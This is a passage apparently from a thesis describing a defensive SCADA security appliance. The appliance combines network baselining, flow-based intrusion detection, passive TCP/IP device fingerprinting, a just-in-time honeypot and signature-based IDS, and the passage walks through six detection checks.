3. Capable of intercepting data streams and collecting forensic information to assist investigations
4. Efficient while not significantly increasing network latency

Only when these criteria are fulfilled, can one truly provide a detection in depth security solution suitable for most sensitive SCADA networks. In the following subsections I will go over these functional requirements in detail.

5.1.1 Providing APT Incident Detection

From an attack detection standpoint, an ideal security event detection solution should be contained within a single entity capable of detecting and handling various types of standard and advanced SCADA attack vectors. This solution must be designed specifically for SCADA environments to increase its overall effectiveness, as traditional security event detection algorithms often fail in SCADA environments (see 4.3.2 for more details).

Furthermore, a viable security solution should provide a high level of effectiveness not through a single technology, but by leveraging many incident detection strategies to provide detection in depth. If implemented properly, the solution should be capable of detecting all types of attacks outlined in the following subsections.

5.1.1.1 Network and Device Enumeration Phase

The beginning of every network intrusion attempt starts with network and device enumeration. Often the attacker will poke and prod the network using various tools and strategies to gather a well-rounded understanding of the network infrastructure and security devices. These types of enumeration scans are usually quite noisy and easy to detect.

The proposed inline security event detection solution should be capable of detecting all kinds of network enumeration attacks, including but not limited to:

- Ping scans
- Port scans
- Vulnerability scans
- Router and network enumeration scans
- Anomalous network connections

By placing a heavy emphasis on detecting these preliminary scans, one can provide an early warning system for administrators, allowing them to investigate the source of exploitation early in the attack lifecycle.

5.1.1.2 Device Impersonation Attacks

One must not solely rely on enumeration phase detection to provide an early warning system in SCADA networks. Rather, one must make the assumption that all attackers are capable of detecting network infrastructure devices or security appliances while staying concealed – likely via passive network monitoring or social engineering attacks.

At this point one must focus on detecting specific types of attacks while assuming the attacker has perfect knowledge of the system being monitored.

Specifically, the ideal security event detection algorithm should be capable of identifying APTs impersonating legitimate network devices or intercepting and modifying packets in transit.

In the case of a man-in-the-middle attack, a viable security solution should be capable of detecting network packet interception attacks through the use of signature-based or flow-based IDS algorithms. As mentioned in section 3.5.4, these types of intrusion detection systems are capable of detecting most man-in-the-middle attacks with a high level of accuracy.

More importantly, in non-man-in-the-middle attacks, an attacker may attempt to inject packets into the SCADA network with the hopes of perfectly impersonating an existing and legitimate SCADA device. A viable security event detection solution should be capable of detecting such attacks even if application-layer payloads are perfectly impersonating legitimate communication streams. Detecting such advanced attacks can be done using both network stack fingerprint techniques (as outlined in upcoming sections) and flow-based intrusion detection systems.

Combined together, these detection strategies should enable the detection of packet impersonation, modification, and replay attacks, denial of service conditions, man-in-the-middle attacks, and active sniffing attempts

5.1.1.3 Illegitimate Credential Use

Continuing to assume the worst-case scenario, there may be times that an attacker has such perfect knowledge of the SCADA system that they are capable of collecting and using legitimate network device credentials. This is particularly true in the case of social engineering attacks.

Although it is almost impossible to detect when legitimate credentials are being abused, one can still look for anomalous use of credentials to aid in exposing

potential attacks. This has the benefit of detecting both APT attacks and insider attacks at the same time. Detection of such attacks can be done using SCADA-specific flow-based intrusion detection techniques.

5.1.1.4 Zero-Day Exploitation

In cases where a persistent attacker has managed to subvert security controls capable of detecting network enumeration scans, one must be able to detect highly targeted – yet novel – security exploitation attempts against remote devices. To detect such an attack, one must combine traditional IDS mechanisms (like traditional signature-based IDS) with SCADA-specific security technologies. By utilizing a flow-based network baseline, we can potentially catch zero-day exploitation attempts falling outside of typical network communication boundaries.

For example, an attacker may attempt to mass-exploit a set of PLC devices using a previously unknown exploit. By initiating a parallelized attack of this nature, it is probable that an attacker will initiate a connection from an infected machine that would not typically communication with a specific targeted device. Although this does not indicate a zero-day attack specifically, it would allow us to detect a potential attack and collect relevant forensic information for a thorough investigation.

5.1.1.5 Covert Channel Detection

It is possible that a skilled and motivated attacker may be capable of subverting even the best security event detection algorithms. In this case, it may still be possible to detect highly advanced attacks by identifying the data-exfiltration phase of an attack.

Some attack scenarios may involve the eventual extraction of confidential information from the target network. Many techniques exist to exfiltrate data from exploited networks without raising any alarms; however, they still require an attacker to initiate an outbound connection to an external server capable of storing extracted data – this type of service would likely exist either on the Internet or on an exploited computer within the corporate Intranet. In either case, it is possible to detect data exfiltration attempts by comparing outbound connections with a known flow-based network baseline.

Although detecting such an event would indicate an attack was almost completed, it could provide significant forensic information to aid in an investigation. Furthermore, the detection of a data exfiltration attempt could give us the opportunity to hijack such a connection to collect additional information about the attack and attacker.

5.1.2 Intercepting Malicious Connections and Collecting Forensic Data

Some might argue that the detection of events alone is not sufficient for a security algorithm providing detection in depth. To collect the highest amount of relevant attack data, the proposed solution must also be capable of hijacking and monitoring connections that have a high probability of being malicious. This type of connection hijacking should be transparent to the attacker, while enabling the collection of relevant forensic information about an attack. Special attention should be paid to exploratory network connections (i.e.: port scans): these connections should not be blatantly hijacked or dropped, as to reduce the probability of an attacker detecting the presence of the security appliance. Rather, exploratory connections should be handled strategically by mimicking the expected behaviour of the underlying network.

Intercepted connections should be sent to a just-in-time honeypot that is capable of emulating a variety of known and unknown network services. By intercepting malicious communications, we can learn about the techniques used by the attacker and also collect extensive attack information in the case of a targeted or automated attack.

5.1.3 Solution Efficiency

As mentioned previously, low latency in a SCADA environment is paramount. Traditional IT security appliances deployed inline on a network may introduce additional latency, causing connections to drop or SCADA information to become stale. Any type of deployed algorithm should ensure that processing overhead does not introduce any network latency or reduce link throughput rates, except in the case of a fully hijacked connection.

5.2 Architectural Overview

Now that all algorithmic and architectural requirements have been strictly defined, I can provide some relevant insight into the proposed SCADA-specific detection in depth algorithm and underlying architecture. Furthermore, one can show how the proper design and implementation of such a solution can provide the desired detection in depth functionality while conforming to the requirements set out in the previous section.

From a logical operations perspective, the proposed security solution consists of a series of components working together to provide incident detection and mitigation.



Figure 4: Logical System Components and Data Flows

Assuming the solution is implemented as a physical appliance that can be placed inline on a network segment, the security event detection algorithm software is capable of intercepting, sorting, analyzing, and redirecting all traffic flowing between two points on the network. This is done using the following internal components of the architecture:

1. Network Bridge: Used to tap the network segment and intercept traffic
2. *ebtables*: A userspace application used to control the Linux Kernel firewall at OSI layer 2
3. *iptables*: A userspace application used to control the Linux Kernel firewall at OSI layers 3-7
4. *NFQUEUE*: A userspace packet queue allowing user-defined programs to analyze and accept/drop incoming packets
5. Analysis Engine: A custom application facilitating the analysis and classification of network packet flows via a custom security event detection algorithm
6. Honeypot: A just-in-time (JIT) honeypot application capable of dynamically handing and analyzing malicious connections
7. Connection Monitor: A passive network sniffer used to collect forensic information about suspicious connections
8. Snort IDS: A lightweight network intrusion detection system

The complete architecture of the security solution, including the internal components facilitating traffic interception and analysis can be seen in Figure 4. These internal components work together to provide the main functionalities for detecting security events. The system's main functionalities include: intercepting networking packets, analyzing packets contents and context, handling clean, malicious and suspicious connections and sending alerts to an external security event manager. Each of these functional components is described below, while the security event detection algorithm is presented in section 5.3.

5.2.1 Intercepting Network Packets

The first step for all security solutions or network monitoring applications is to actually intercept network traffic. This can be done in one of two ways: using a passive – and thus, non-invasive - network tap device (either physical or logical), or by creating a man-in-the-middle condition between two network devices. In our case, the man-in-the-middle approach works effectively considering the security appliance is already deployed inline on a network segment. Furthermore, this approach allows us to modify and hijack packets transparently and on the fly.

Once packets have been intercepted for analysis, the proposed userspace security event detection algorithm is capable of reading the raw packets from a queue, analyzing them for security threats, and deciding what should be done with each packet. If the packet is deemed malicious, the security engine may forward the packet to the just-in-time-honeypot. Otherwise, the packet may be marked as clean or suspicious and will be re-introduced into the network.

5.2.2 Analyzing Packet Contents and Context

Once traffic is successfully intercepted, a detailed analysis is performed on every packet. This is the core aspect of my security event detection algorithm seen in section 5.3.

Taking queued packets as input, my algorithm first separates each part of the packet, isolating the IP and Transport layers to ease analysis. Next, the entire packet is fingerprinted (discussed in detail in section 0) and associated data is stored for later use.

After the packet has been fingerprinted, the flow-based intrusion detection portion of my security event detection algorithm comes into play. The methodology

used for malicious packet detection during this phase will be discussed in detail in section 5.3.2. The packet is then passed through a series of security checks to classify the packet as clean, malicious, or suspicious. Once the packet has been classified, the result is logged and the appliance prepares to handle the packet accordingly.

5.2.3 Handling Clean Connections

If the security algorithm has deemed the packet clean and non-malicious, the packet is passed back to the underlying system for normal processing. This results in the packet being sent back to the network tap interface and out through the corresponding physical network card device, eventually reaching its original destination.

5.2.4 Handling Malicious Connections

In contrast, if the security analysis process has marked the packet as malicious, it must prepare to send the packet (and upcoming packets part of the connection) to the just-in-time honeypot software. This is done by forwarding the packet to a queue, thus passing the packet entirely to the honeypot software for handling.

Naturally, we must also handle upcoming packets that are part of the same network stream. To handle this issue, the security appliance injects a custom firewall rule, sending all new packets part of this network stream to the honeypot queue before being routed. By injecting this new rule, we can ensure all new packets that are part of the same network stream are also redirected to the honeypot for handling. Details about the honeypot's software, its merits, and capabilities will be discussed in upcoming sections.

Lastly, because all network streams eventually terminate or expire, we must track the connection to ensure we can remove the injected firewall rules once they're no longer needed. This is done by sending a track request to the security appliance's database and requesting the Connection Monitor component to enforce the injected rule until the stream's session expires. Detailed technical information about the internal Connection Monitor software and just-in-time honeypot will be provided in later sections.

5.2.5 Handling Suspicious Connections

Finally, there may be conditions that cause a packet to be marked as suspicious instead of clean or malicious. This may occur, for example, if a connection passed most security checks but failed others. Because of the sensitive nature of SCADA networks, we must not hijack or otherwise impede such connections. Rather, the connection should be allowed to traverse the network link while enabling us to collect relevant forensic information about a possible attack.

Like the method used to hijack malicious connections, we are able to monitor suspicious network connections by sending a request to the internal Connection Monitor, asking it to track and log all packets part of the network stream. This ensures the connection is not blocked on the network while facilitating full connection monitoring.

Detailed technical information about the internal Connection Monitor software will be provided in later sections.

5.2.6 Leveraging Traditional Signature-Based IDS Technologies

Lastly, to further reiterate the detection in depth capabilities of my security event detection algorithm, we must assume that some advanced attacks may evade the aforementioned security controls. For example, an exploited machine may create a valid connection to another host and send exploit code over an approved and unmonitored channel.

In this case, we can provide another layer of detection by integrating traditional signature-based network intrusion detection software alongside my own security event detection algorithm. By using a traditional signature-based NIDS alongside my custom security engine, we can provide additional detection in depth capabilities with little computational overhead. In the case of a layered and evasive attack, traditional signature-based IDS systems may provide additional valuable forensic information about techniques used by an attacker during a security event. Like details logged by my own security event detection algorithm, these IDS systems are also capable of pushing real time security event information to a security event manager (SEM), alerting administrators about events in real time.

5.3 Security Event Detection Algorithm

We will now take an in-depth look at how my security event detection algorithm (also referred to as the *analysis engine*) provides detection in depth through the use of multiple security event detection technologies. To fully understand the algorithm, we must understand how a network baseline is created, the technologies and indicators used for passively generating unique device fingerprints, and how security incidents are identified in real time. By breaking down incident detection into a series of test cases, we can identify each component of the algorithm and provide a well-rounded view of its incident detection mechanisms.

Looking back at previous sections, we can see how my device's logical architecture has facilitated the real-time collection and analysis of packets traversing the network. In this section we will dive in to the strategies and technologies used within my analysis engine to facilitate security event detection.

My algorithm detects network security events through a combination of three main technologies: flow-based intrusion detection, passive device fingerprinting, and a traditional signature-based IDS framework. How these technologies work together to solve the requirements outlined in section 5.1 will be discussed in the following subsections.

5.3.1 Creating a Network Baseline

Before actually relying on my security event detection algorithm, we must first collect relevant data regarding connections and network flows commonly occurring on the network. Since SCADA networks tend to have a set of static devices and connections, the collection of very accurate network baseline information is plausible. To do this, the algorithm software is initially placed in *learning mode*.

Learning mode allows my algorithm to passively monitor all connections traversing a network segment. By passively monitoring the monitored link, we can collect network flow information that accurately reflects the state of all connections traversing the monitored portion of the network. Since SCADA systems are so predictable and static by nature, running my algorithm in learning mode for an extensive period of time - for example, an entire week – will allow us to identify the set of legitimate network flows occurring on the network, along with associated device information.

The collection of an accurate and extensive network baseline is crucial for the proposed security event detection algorithm; this initial network data will be used

as a baseline for both the flow-based intrusion detection system and fingerprint-based detection algorithm components of the system.

5.3.1.1 Learning Network Flows

During the baseline creation process, my algorithm monitors all packets traversing the network link and logs the following data to a centralized database (integrated within the analysis engine):

1. Layer 3 Source IP Address
2. Layer 3 Destination IP Address
3. Layer 4 Destination Port Number

Although not all of this information is used during each step of my flow-based intrusion detection implementation, it provides an adequate overview of common connections occurring in the network. Combining this information with passive device fingerprints (as seen shortly) can provide us with a well-rounded picture of how connections typically behave between two devices on the network.

All collected network flow data is stored in a centralized database accessible by all components of my security event detection algorithm. Due to their commonality, only IPv4, TCP and UDP connections were monitored and logged throughout this process. This could easily be expanded to support additional layer 3 and 4 protocols in the future.

5.3.1.2 Fingerprinting Devices

As mentioned previously, flow-based intrusion detection is not the only technology used by my appliance to detect the occurrence of network security events. Since I aimed to create a security appliance capable of providing detection in depth, I decided to leverage passive device fingerprinting technologies as well. The creation of device-specific and pseudo-unique fingerprints capable of passively identifying network devices provides an additional layer of detection, particularly in the case of man-in-the-middle and device impersonation attacks.

The generation of network device fingerprints was done using a custom Python implementation of the *p0f* framework. [92] *P0f* is an open-source passive network-level fingerprinting tool capable of generating highly complex, yet accurate, device fingerprints based on TCP network stack implementations. [92] *P0f* has been shown to provide extremely fast and scalable device fingerprinting for network segments of all sizes. [45][92]

When used in TCP/IP environments, *p0f* "fingerprints the client-originating SYN packet and the first SYN+ACK response from the server, paying attention to factors such as the ordering of TCP options, the relation between maximum segment size and window size, the progression of TCP timestamps, and the state of about a dozen possible implementation quirks (e.g. non-zero values in 'must be zero' fields)." [45][92] These layer 3-4 features and options are usually implemented on a per-operating system basis and tend not to conform to industry standards. These are referred to as *implementation quirks* and can be exploited to help passively identify and verify the identities of network devices. Generally speaking, *p0f* is used to passively identify device operating system information; however, this is of little use to us. Rather, the ability to generate reasonably unique fingerprints for all network devices – regardless of the device's operating system – proves invaluable in and of itself.

A custom implementation of *p0f* in Python was used to facilitate full integration with my analysis engine. Furthermore, the creation of a custom *p0f* implementation allowed us to streamline the packet examination process and increase device efficiency.

When a network connection is analyzed to create a unique device fingerprint, the following TCP protocol implementation quirks and options are extracted and used to generate a pseudo-unique device fingerprint [92]:

- Layer 3 protocol version (ver)
- TCP initial time-to-live (iTTL)
- Layer 3 options/extension headers (olen)
- TCP maximum segment size (mss)
- TCP window size (wsize)
- TCP window scaling factor (scale)
- TCP options (layout + order):
    - Explicit end of options (eol+n)
    - No-op option (nop)
    - Maximum segment size (mss)
    - Window scaling factor (ws)
    - Selective ACK permitted (sok)
    - Selective ACK (sack)
    - Timestamp (ts)
    - Other unknown TCP options (?n)
- Implementation quirks observed in IP headers (quirks):
    - IPv4 don't fragment bit is set (df)
    - IPv4 don't fragment bit is set but IPID is non-zero (id+)
    - IPv4 don't fragment bit is not set but IPID is zero (id-)
    - Explicit congestion notification is supported (ecn)
    - IPv4 must-be-zero field is non-zero (0+)
    - IPv6 flow ID is non-zero (flow)
- Implementation quirks in TCP headers (quirks):

- Sequence number is zero (seq-)
- ACK flag is not set and ACK number is not zero (ack+)
- ACK flag is set but ACK number is zero (ack-)
- Urgent flag is not set but urgent pointer is non-zero (uptr+)
- Urgent flag is used (urgf+)
- Push flag is used (pushf+)
- Timestamp is zero (ts1-)
- Peer sent non-zero timestamp in SYN (ts2+)
- Non-zero trailing data in options segement (opt+)
- Window scaling factor is excessive (exws)
- TCP options are malformed (bad)

- Payload Size (pclass)

To generate a device's fingerprint, primary values listed above are strung together using a colon as a delimiter. In the case of TCP options and TCP/IP implementation quirks (items 7-9), sub-values are delimited using a comma between colons. The layout of each fingerprint is as follows (see list above for parameter short names).

ver : ittl : olen : mss : wsize , scale : olayout : quirks : pclass

Figure 5: Device Fingerprint Layout

As an example, the fingerprint generated by the security appliance's host operating system (CentOS 6.4 with Kernel version 2.5.32) is as follows:

* : 64 : 0 : * : mss*10,6 : mss,sok,ts,nop,ws : df,id+ : 0

Figure 6: Security Appliance Fingerprint Value

Whereas one of my client test machines (CentOS 6.4 with Kernel version 2.6.32-279) yielded a slightly different fingerprint value:

```
* : 64 : 0 : * : 14480,6 : mss,sok,ts,nop,ws : df : 0
```

Figure 7: Client Device Fingerprint Value

As we can see, even a minor Kernel revision change has yielded a slightly different fingerprint while running on the same hardware platform as the security appliance. In both fingerprints shown above, IPv4 and IPv6 TCP packets were observed and generated the same fingerprint – this is denoted by the wildcard operator (*) at the beginning of each fingerprint. Next, both devices had an initial TTL value of 64 and a normal variable maximum segment size (depending on the network link's parameters) – again, denoted by a wildcard operator.

However, similarities start fading away as we look deeper into the fingerprint itself. In fingerprint one, the TCP window size appears to be 10x the TCP maximum segment size, whereas fingerprint two has a TCP window size that appears to have no relation to the TCP maximum segment size. Furthermore, looking at the TCP options, we can see that fingerprint one has set the TCP *don't fragment* bit with a non-zero IPID. The same could not be said for fingerprint two.

Like the baseline creation process seen in the above section, accurate device fingerprinting requires a learning process as well. Luckily, this can be done automatically as my security event detection algorithm analyzes network packets during its initial baseline learning process. As device fingerprints are learned, they too are stored in a centralized database accessible to all components of the algorithm's analysis engine.

Details regarding the effectiveness of device fingerprinting will be outlined in the upcoming chapter. For now I will presume device fingerprints to be unique enough to justify their inclusion in my security event detection methodology.

5.3.2 Identifying Security Events

Now that a viable network baseline has been generated, the algorithm is ready to begin identifying network security events. In this subsection I will logically traverse all algorithmic components of my security solution, providing details about each event detection step and associated underlying technologies.

To protect against advanced and highly sophisticated attacks, we must provide multiple layered mechanisms to increase the probability of security event detection. To facilitate this layered approach to attack detection, I will combine both passive device fingerprinting and traditional network intrusion detection systems alongside my flow-based analysis engine. By using these three combined technologies, we can provide detection in depth, further increasing the probability of efficiently and effectively detecting the most sophisticated and harmful attacks on SCADA networks.

Considering the possibility of collisions between device fingerprints – which becomes apparent in the following chapter – it makes logical sense to first check network packets and connections using the most effective mechanism for a SCADA environment. Naturally, this is flow-based intrusion detection – its highly effective nature in static and predictable networks makes it an ideal candidate for my primary approach to security event detection.

As mentioned in the previous section, a network baseline of known connections and device fingerprints was generated to aid the detection of security events traversing a monitored network link. Leveraging this baseline required us to make the following assumptions:

1. The security solution deployment is capable of monitoring all SCADA (and other) traffic traversing between two infrastructure devices on a network
2. The monitored network is reasonably static by nature
3. The algorithm's learning period occurred on a network clean of any active security threats
4. The algorithm's learning period was long enough to detect and log all connections that regularly cross the monitored link

Naturally not all of these conditions are always met. In particular, it may be difficult to ensure a monitored network is clear of all active threats during the algorithm's learning period. Like all other security appliances that rely on baseline analysis to reduce false positives, the timing of an appliance's learning period should be considered best effort. Ideally this learning process would occur during the inception period of the network and would be sustained of a period of weeks.

Once the network baseline has been created and sufficiently populated, can begin to consider how the collected baseline information could be used to detect the presence of anomalous network connections. Following the well-mapped history of flow-based IDS systems, I derived a set of flows outlining various checks needed to ensure the validity of network connections traversing the monitored link. This can be seen in Figure 8.



Figure 8: Security Event Detection Algorithm

As new connections are analyzed by my security event detection algorithm, it performs the following checks by comparing the connection to the known baseline:

Check 1: Does the source host ever communicate with the destination host?

- 1.1 Does the destination host exist?
- 1.2 Does the destination host communicate with other hosts using the connection's layer 2 and 3 protocols?
- 1.3 Does the destination host provide the requested service to other hosts (e.g.: Modbus, FTP, HTTP, etc.)?

Check 2: Does the source host ever communicate with the destination host using the connection's layer 2 and 3 protocols?

Check 3: Does the source host ever communicate with the destination host on the connection's destination service (e.g.: Modbus, FTP, HTTP, etc.)?

- 3.1 Does the destination host provide the seen service to other hosts (e.g.: Modbus, FTP, HTTP, etc.)?

Check 4 Does the source's fingerprint match its known baseline fingerprint?

Check 5 Has the source host recently triggered a security event?

Check 6 Does the connection pass all traditional network intrusion detection system checks (via signature-based IDS)?

It is important to mention that it is not sufficient to just compare connections against the known baseline and drop/allow packets accordingly, as one of the goals of developing this algorithm was to provide transparent detection in depth while limiting the ability for an attacker to detect the presence of the security appliance. To meet these criteria, we must handle connections strategically by impersonating the destination host when accepting or dropping connection attempts. Additionally, we must not recklessly impede connections on the network in case of false-positives. Using the approach to security event detection outlined in Figure 8, we can strategically handle connections of all types while providing transparent handling of malicious and suspicious connections.

In the following subsections I will break down the algorithm seen above into a series of checks that, when working in unison, are capable of providing a layered approach to security event detection.

5.3.2.1 Check 1

First, new connections are compared against the baseline to determine if the source host has ever communicated with the destination host. If both hosts have not communicated before, we must dive deeper into the packet before classifying the connection as either malicious or suspicious. To do this, we next check if the destination host even exists. If it does not, the connection can be dropped (or an associated ICMP response can be generated). This may indicate an exploratory attempt by an attacker and should be logged as such. However, if the destination host does exist, we must next check if the destination host communicates on the protocols (layer 2 and 3) seen in the captured packet and provides the layer 4 service being requested. If it does not, like in an unrestricted network, the packet should be rejected/dropped and logged for future analysis. If all checks pass and the source simply does not usually communicate with the destination host, we can assume the connection is malicious. The handling of malicious connections will be described in upcoming sections.

Generally speaking, failing these initial checks could indicate a brute force exploratory attempt on the network – for example, a port scan or similar device enumeration scan. Additionally, a new device added to the network will always fail initial checks due to its non-presence in the network baseline.

5.3.2.2 Check 2

If initial checks pass and the source and destination hosts are known to communicate, we must re-check if they do so over the layer 3 and 4 protocols seen in the monitored connection. If the hosts do not usually communicate using the observed layer 3 and 4 protocols, the connection should be rejected or dropped as to not raise alarms. Naturally, the connection should also be logged to the external security event manager (SEM), as it is suspicious by nature. Generally speaking, this type of alarm could indicate a strategic network exploration attempt or a network device being used as a pivot point for an attack.

5.3.2.3 Check 3

Not all packets can be dropped or rejected! If the source and destination are known to communicate over the observed layer 3 and 4 protocols, we must not reject packets sent to a layer 4 service legitimately provided by the destination. This leads us to the next check. If the destination does not provide the requested layer 4 service (e.g.: Modbus, FTP, HTTP, etc.), the connection should be dropped/rejected and logged to the SEM. However, if the destination does provide the service, the attacker must have some foreknowledge of the destination system. Since previous flow-based IDS checks have already failed (i.e.: the hosts don't usually communicate via the requested service), we can assume the connection is malicious and handle it according. Generally speaking, this may occur when an attacker with foreknowledge of the network performs a targeted attack against a specific host in hopes of evading flow-based IDS systems.

5.3.2.4 Check 4

If these initial checks have passed, we are dealing with a connection that has made its way into the baseline during the security appliance's learning processes. At this point, all flow-based IDS checks have occurred and passed.

However, we cannot assume the connection to be clean at this point. What if a skilled and knowledgeable attacker has perfect knowledge of the network (as may be the case in insider attacks)? We must assume that they are capable of pivoting between network systems only using connection sequences conforming to the network baseline, thus evading all forms of flow-based intrusion detection. Furthermore, attackers without perfect knowledge of the network may be capable of evading flow-based IDS by performing man-in-the-middle attacks on the network and modifying packets on the fly. This too would evade all traditional forms of flow-based IDS.

To solve these issues, we must couple flow-based IDS with additional technologies to provide detection in depth.

These leads us back to the device fingerprinting technologies discussed in section 0. As mentioned previously, during the security appliance's learning process we generated one or more fingerprints for each device communicating on the network. Leveraging this, we can now check if the monitored connection conforms to the fingerprint baseline created during the learning process.

This device fingerprint check is done by creating a device fingerprint on the fly as each packet is analyzed for security threats. Once this real-time fingerprint is generated for the source device, it can be compared to the known baseline fingerprint value to determine if the host device has changed in any way. If the fingerprint process passes, we can be reasonably assured that the connection is clean and can pass it off to the next detection technology. However, if the fingerprint

process fails, the connection should be considered malicious and should be handled and logged accordingly.

5.3.2.4 Check 5

If all checks so far have passed, we can look at historical security event data to determine the probability of the source being malicious.

First, historical security event information is polled to determine if the source has recently triggered a security event. If a recent security event has occurred – based on the threshold set by the appliance operator – the connection should be considered suspicious and should be monitored accordingly. The handling of suspicious events will be discussed in upcoming sections. If the source has not recently triggered a security event, the connection is considered clean and is ready to be passed to a traditional signature-based network intrusion detection system for further analysis.

5.3.2.6 Check 6

It is quite possible that a skilled attacker with perfect knowledge of the network could have bypassed all security checks up to this point. For example, an attacker may have gained access to a network device and performed a perfectly crafted one-time attack against another network device using known clean communication streams.

In accordance with my detection in depth approach to security event detection, we should pass all final connections through a traditional signature-based network IDS. This intrusion detection system should be capable of checking for known attack patterns, shellcode and malware embedded in packets, and other common attack

